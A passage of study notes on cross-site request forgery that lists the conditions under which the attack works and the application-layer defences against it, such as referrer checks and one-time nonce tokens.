
- Attacker's request is accompanied by a valid cookie
    - Does not need to steal user's password / cookie

Conditions Required

- Relevant action: might be a privileged action or any action on user-specific data
- Cookie-based session handling: application relies solely on session cookies to identify the user who has made the requests
- No unpredictable request parameters: request that performs the action do not contain any parameters whose values the attacker cannot determine or guess

Defences (Application layer defences)

- Add session cookie to request as parameter (in CSRF attack, (persistent) cookie is automatically added by browser as HTTP header)
- Check referrer header in client's HTTP request to ensure request has come from original site
- Use of nonce, every request includes a token value which is difficult for attackers to guess



  - Ensures request came from user who clicked on a page that was sent by the user from a valid "transfer funds" page
  - Attacker must be able to forge nonce for attack to be successful, but they do not know the signing key and each nonce is only used once
  - Forces attacker to use a different attack like stealing password or cookie which are harder to do